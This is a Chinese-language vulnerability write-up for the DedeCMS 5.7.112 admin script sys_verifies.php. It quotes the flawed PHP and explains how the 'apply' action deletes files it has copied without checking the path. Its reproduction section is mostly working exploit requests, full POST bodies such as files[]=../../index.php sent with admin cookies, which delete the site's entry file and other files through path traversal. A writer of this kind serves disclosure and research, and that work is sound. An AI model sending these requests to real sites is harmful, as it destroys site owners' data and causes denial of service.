# Dedecms最新版网站拒绝服务攻击&&任意文件删除

# 源码归属

dedecms 属于上海卓卓网络科技有限公司

公司官网 <https://www.dedecms.com/>

源码下载 <https://updatenew.dedecms.com/base-v57/package/DedeCMS-V5.7.112-UTF8.zip>

icon\_hash="-47597126"



# 代码审计

代码所处文件名：sys\_verifies.php

else if ($action == 'apply')  
{  
 $cacheFiles = DEDEDATA.'/modifytmp.inc';  
 require\_once($cacheFiles);  
 $sDir = DEDEDATA."/$tmpdir";  
 $tDir = DEDEROOT;  
   
 $badcp = 0;  
 $adminDir = preg\_replace("#(.\*)[\/\\\\]#", "", dirname(\_\_FILE\_\_));  
   
 if(isset($files) && is\_array($files))  
 {  
 foreach($files as $f)  
 {  
 if(preg\_match("#^dede#", $f)) $tf = preg\_replace("#^dede#", $adminDir, $f);  
 else $tf = $f;  
  
 if(file\_exists($sDir.'/'.$f))  
 {  
 //还原文件前先进行文件校验  
 $ct = file\_get\_contents($sDir.'/'.$f);  
 $ct = preg\_replace("/\/\\*\\*[\r\n]{1,}(.\*)[\r\n]{1,} \\*\//sU", '', $ct);  
 $newhash = md5($ct);  
 $row = $dsql->GetOne("SELECT \* FROM `#@\_\_verifies` WHERE filename='../{$f}' ");  
 if(is\_array($row) && $row['cthash'] != $newhash)  
 {  
 $badcp++;  
 } else {  
 $rs = @copy($sDir.'/'.$f, $tDir.'/'.$tf);  
 if($rs) unlink($sDir.'/'.$f);  
 else $badcp++;  
 }  
 }  
 }  
 }  
  
 $badmsg = '！';  
 if($badcp > 0)  
 {  
 $badmsg = "，其 {$badcp} 个文件校验码不正确或复制失败，<br />请从临时目录[../data/{$tmpdir}]中取出这几个文件手动还原。";  
 }  
  
 ShowMsg("成功完成还原指定文件{$badmsg}", "javascript:;");  
 exit();  
}

可以看到 只要文件存在 就会调用 以下代码 然后 rs为true的时候执行文件删除 可以配合目录穿越

$rs = @copy($sDir.'/'.$f, $tDir.'/'.$tf);  
if($rs) unlink($sDir.'/'.$f);

这里有一个 require\_once($cacheFiles); 要不让这段代码报错继续执行后续代码，还需要执行另外一个请求

POST /dede/sys\_verifies.php HTTP/1.1  
Host: 192.168.242.142  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://192.168.242.142/dede/action\_search.php  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: menuitems=1\_1%2C2\_1%2C3\_1%2C6\_1; uuid=1; WS\_ADMIN\_URL=ws://192.168.242.142:89/notice; WS\_CHAT\_URL=ws://192.168.242.142:89/msg; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjk3MzI2MCwibmJmIjoxNzA2OTczMjYwLCJleHAiOjE3MDk1NjUyNjAsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.-GYeO\_DtNeIpiE8\_ephhd6ju7LYuMaNYaSH-7k6\_d2E; expires\_time=1709565260; PHPSESSID=hje88fq2t1623asrn9067ed7sn; \_csrf\_name\_c27ad341=78a0334576fa96f1f974a70641c3ed9a; \_csrf\_name\_c27ad3411BH21ANI1AGD297L1FF21LN02BGE1DNG=8c0862bd51089cc9; ENV\_GOBACK\_URL=%2Fdede%2Fmember\_main.php%3Fkeyword%3D%26sortkey%3Dmid%26sex%3D%26mtype%3D%26spacesta%3D-10%26imageField.x%3D50%26imageField.y%3D12; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=0d9e5878a4073894; DedeLoginTime=1707044783; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=5535c73ba45d1a01  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 46  
  
action=getfiles&refiles=http://127.0.0.1/1.php

refiles合理即可

# 漏洞复现


首先调用上午数据包然后 就可以进行删除index.php了

首先没有删除之前是这样的 index.php可以正常访问




然后进行网站拒绝服务攻击

删除此文件




数据包如下

POST /dede/sys\_verifies.php HTTP/1.1  
Host: 192.168.242.142  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://192.168.242.142/dede/action\_search.php  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: menuitems=1\_1%2C2\_1%2C3\_1%2C6\_1; uuid=1; WS\_ADMIN\_URL=ws://192.168.242.142:89/notice; WS\_CHAT\_URL=ws://192.168.242.142:89/msg; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjk3MzI2MCwibmJmIjoxNzA2OTczMjYwLCJleHAiOjE3MDk1NjUyNjAsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.-GYeO\_DtNeIpiE8\_ephhd6ju7LYuMaNYaSH-7k6\_d2E; expires\_time=1709565260; PHPSESSID=hje88fq2t1623asrn9067ed7sn; \_csrf\_name\_c27ad341=78a0334576fa96f1f974a70641c3ed9a; \_csrf\_name\_c27ad3411BH21ANI1AGD297L1FF21LN02BGE1DNG=8c0862bd51089cc9; ENV\_GOBACK\_URL=%2Fdede%2Fmember\_main.php%3Fkeyword%3D%26sortkey%3Dmid%26sex%3D%26mtype%3D%26spacesta%3D-10%26imageField.x%3D50%26imageField.y%3D12; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=0d9e5878a4073894; DedeLoginTime=1707044783; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=5535c73ba45d1a01  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 91  
  
action=apply&files[]=../../index.php



查看服务器发现文件不见了




再去访问主站 网站已经无法正常服务了因为路由入口文件已经被删除了




除了删除网站跟目录的文件以为还可以目录穿越删除其他文件

例如删除这个1.txt文件



构造数据包

POST /dede/sys\_verifies.php HTTP/1.1  
Host: 192.168.242.142  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://192.168.242.142/dede/action\_search.php  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: menuitems=1\_1%2C2\_1%2C3\_1%2C6\_1; uuid=1; WS\_ADMIN\_URL=ws://192.168.242.142:89/notice; WS\_CHAT\_URL=ws://192.168.242.142:89/msg; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjk3MzI2MCwibmJmIjoxNzA2OTczMjYwLCJleHAiOjE3MDk1NjUyNjAsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.-GYeO\_DtNeIpiE8\_ephhd6ju7LYuMaNYaSH-7k6\_d2E; expires\_time=1709565260; PHPSESSID=hje88fq2t1623asrn9067ed7sn; \_csrf\_name\_c27ad341=78a0334576fa96f1f974a70641c3ed9a; \_csrf\_name\_c27ad3411BH21ANI1AGD297L1FF21LN02BGE1DNG=8c0862bd51089cc9; ENV\_GOBACK\_URL=%2Fdede%2Fmember\_main.php%3Fkeyword%3D%26sortkey%3Dmid%26sex%3D%26mtype%3D%26spacesta%3D-10%26imageField.x%3D50%26imageField.y%3D12; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=0d9e5878a4073894; DedeLoginTime=1707044783; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=5535c73ba45d1a01  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 36  
  
action=apply&files[]=../../../../1.txt



删除成功

